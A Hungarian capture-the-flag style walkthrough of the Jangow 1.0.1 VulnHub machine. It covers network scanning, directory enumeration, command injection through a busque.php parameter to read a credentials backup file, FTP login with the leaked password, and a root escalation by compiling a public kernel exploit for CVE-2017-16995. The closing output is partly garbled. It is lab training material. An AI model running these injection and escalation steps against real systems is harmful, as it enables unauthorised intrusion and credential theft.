

Név: Jangow: 1.0.1

Megjelenés dátuma: 2021.11.04

Szerző: Jangow

Leírás: A gép a vulnhubról származó VM, aminek szintén több megoldása is létezik és a nehézségét is a könnyű szintre sorolnám. Több jól ismert eszközt is fogunk használni. A célunk a gépen a root jogosultság megszerzése.

Kezdsnek a netdiscover parancsot fogom használni, amivel beazonosítom a célgépet.

```
Currently scanning: 192.168.34.0/16 | Screen View: Unique Hosts
```

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.10.1	[REDACTED]	1	60	PCS Systemtechnik GmbH
192.168.10.4	[REDACTED]	1	60	Unknown vendor
192.168.10.71	[REDACTED]	1	60	PCS Systemtechnik GmbH

Miután ez megvan elvégezzük az alapvető scannelést az nmap-el amire a következő eredményt kapjuk.

```
(kali@kali)~$ sudo nmap 192.168.10.71 -A -Pn -T4
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-03 17:39 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.10.71
Host is up (0.00030s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
|_http-title: Index of /
|_http-ls: Volume /
|_SIZE    TIME      FILENAME
|_ -      2021-06-10 18:05 site/
|_
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: f2:01:09:00:00:00 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.16 - 4.6 (97%), Linux 3.2 - 4.9 (97%), Linux 4.4 (97%), Linux 3.13 (94%), Linux 3.13 - 3.16 (91%),
.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Linux 4.10 (91%), Linux 5.1 (91%), Android 5.0 - 6.0.1 (Linux 3.4) (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix

TRACEROUTE
HOP RTT ADDRESS
1 0.30 ms 192.168.10.71

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.82 seconds
```


A nyitott portok között megtaláljuk a jól ismert 21 és 80-as portot. Az nmap általában jelzi, ha az ftp porton engedélyezett a vendég belépés, de próbáljuk meg, hátha. Ezt az ftp ip-cím parancssal tudjuk megtenni és utána a bejelentkező névnek és a jelszónak is a következőt kell megadni: **anonymous**

```
(kali㉿kali)-[~]  
└─$ ftp 192.168.10.71  
Connected to 192.168.10.71.  A - Pn - Tq  
220 (vsFTPD 3.0.3) ( https://nmap.org ) at 2023-11-03 17:39:00  
Name (192.168.10.71:kali): anonymous  
331 Please specify the password.  
Password: n (0.00030s latency).  
530 Login incorrect.  
ftp: Login failed  
ftp>
```


Ezután nézzük meg a 80-as portot a böngészőnkben. A következő fogad minket:

Index of /

Name	Last modified	Size	Description
------	---------------	------	-------------

 site/	2021-06-10 18:05	-	
---	------------------	---	--


Apache/2.4.18 (Ubuntu) Server at 192.168.10.71 Port 80




Ezt követően szétnézhetünk a honlapon is és én még szét fogok nézni a gobusterrel is, hogy találok-e valami érdekes directoryt. Két kiindulópontot is észrevehetünk, az egyik, hogy az oldalon egy Wordpress oldalt fut.

```
(kali@kali)-[~]
└─$ gobuster dir -u http://192.168.10.71/site -w /usr/share/wordlists/dirb/big.txt
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.10.71/site
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s
=====
2023/11/03 17:53:46 Starting gobuster in directory enumeration mode
=====
/.htaccess (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/assets (Status: 301) [Size: 320] [--> http://192.168.10.71/site/assets/]
/css (Status: 301) [Size: 317] [--> http://192.168.10.71/site/css/]
/js (Status: 301) [Size: 316] [--> http://192.168.10.71/site/js/]
/wordpress (Status: 301) [Size: 323] [--> http://192.168.10.71/site/wordpress/]
=====
2023/11/03 17:53:49 Finished
=====
```

A másik érdekesség, hogy ha a weboldalon megnézzük az egyes linkeket találhatunk egy furcsaságot, ami nagy sérülékenységre utalhat.



Ezen a gépen a példát láthatunk a command execution vulnerabilityre, ahol a saját kódunkat tudjuk lefuttatni, a helytelenül konfigurált weboldal miatt. Ezt az egyszerű ls paranccsal le is tudjuk tesztelni.



assets busque.php css index.html js wordpress

Látható is, hogy kilistázza a jelenlegi könyvtárban lévő mappákat. Innen több módszerrel is be lehet jutni a gépbe, ezek közül fogok bemutatni egyet.

<http://192.168.10.71/site/busque.php?buscar=cat /var/www/html/.backup> sorral megnézhetünk egy backup fület, amiben találunk egy felhasználónév jelszó párost.

```
← → ↻ 🏠 view-source:http://192.168.10.71/site/busque.php?buscar=cat /var/www/html/.backup
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

1 $servername = "localhost";
2 $database = "jangow01";
3 $username = "jangow01";
4 $password = "abygurl69";
5 // Create connection
6 $conn = mysqli_connect($servername, $username, $password, $database);
7 // Check connection
8 if (!$conn) {
9     die("Connection failed: " . mysqli_connect_error());
10 }
11 echo "Connected successfully";
12 mysqli_close($conn);
13
14
```

Ennek segítségével beléphetünk az ftp szerverre.

Felh: jangow01

Jelszó: abygurl69

```
view-source:http://192.168.10.71/site/busque.php?buscar=cat /var/www/html/.backup
(kali㉿kali)-[~]
└─$ ftp 192.168.10.71
Connected to 192.168.10.71.
220 (vsFTPd 3.0.3)
Name (192.168.10.71:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (||||19768|)
150 Here comes the directory listing.
drwxr-xr-x  3 0          0          4096 Oct 31  2021 html
226 Directory send OK.
ftp> █
```

Ha elnavigálunk a /home/jangow01 mappába, akkor észrevehető, hogy hozhatunk létre fileket is ott. Ezt követően belépünk a jangow01 felhasználóba a másik VM-en és ott keresünk további sérülékenységeket.

```

JANGOW 01
REDE: 192.168.10.71

jangow01 login: jangow01
Password:
Last login: Fri Nov  3 16:36:59 BRST 2023 on tty1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizações são atualizações de segurança.

jangow01@jangow01:~$

```

A **uname -a** paranccsal meghatározhatjuk, hogy az operációsrendszer linux 4.4.0-31 generic. Nem is kellett sokat keresni, hogy megtaláljam az exploitot, ami pontosabban a **CVE:2017-16995**

link: <https://www.exploit-db.com/exploits/45010>

Ezután létrehozunk egy fílet .c kiterjesztéssel és feltöltjük az ftp szerveren keresztül a jangow01 felhasználó mappájába.

```

ftp> put exploit.c
local: exploit.c remote: exploit.c
229 Entering Extended Passive Mode (|||31633|)
150 Ok to send data.
100% |*****| 13248
226 Transfer complete.
13248 bytes sent in 00:00 (13.54 MiB/s)
ftp>

```

Miután ez megvolt a következőket hajtottam végre.

```
gcc exploit.c -o exploit
```

```
chmod +x exploit
```

```
./exploit
```

Végül lefutattjuk a scriptet, amit létrehoztunk és egy whoami kóddal ki is derült, hogy sikeres volt a privilege escalation és eljutottunk a root jogig.

```
# whoami
```

#

1

1

1

1

1

1

1

1

1

có

proc

1-26

—

A privilege escalation eléggé egyértelmű és jön magától viszont a gépbe való bejutásnak több megoldása is lett volna, tudunk volna egy revshellt is indítani a weboldalról. A közeljövőben lehet, hogy azt a formát is le fogom dokumentálni.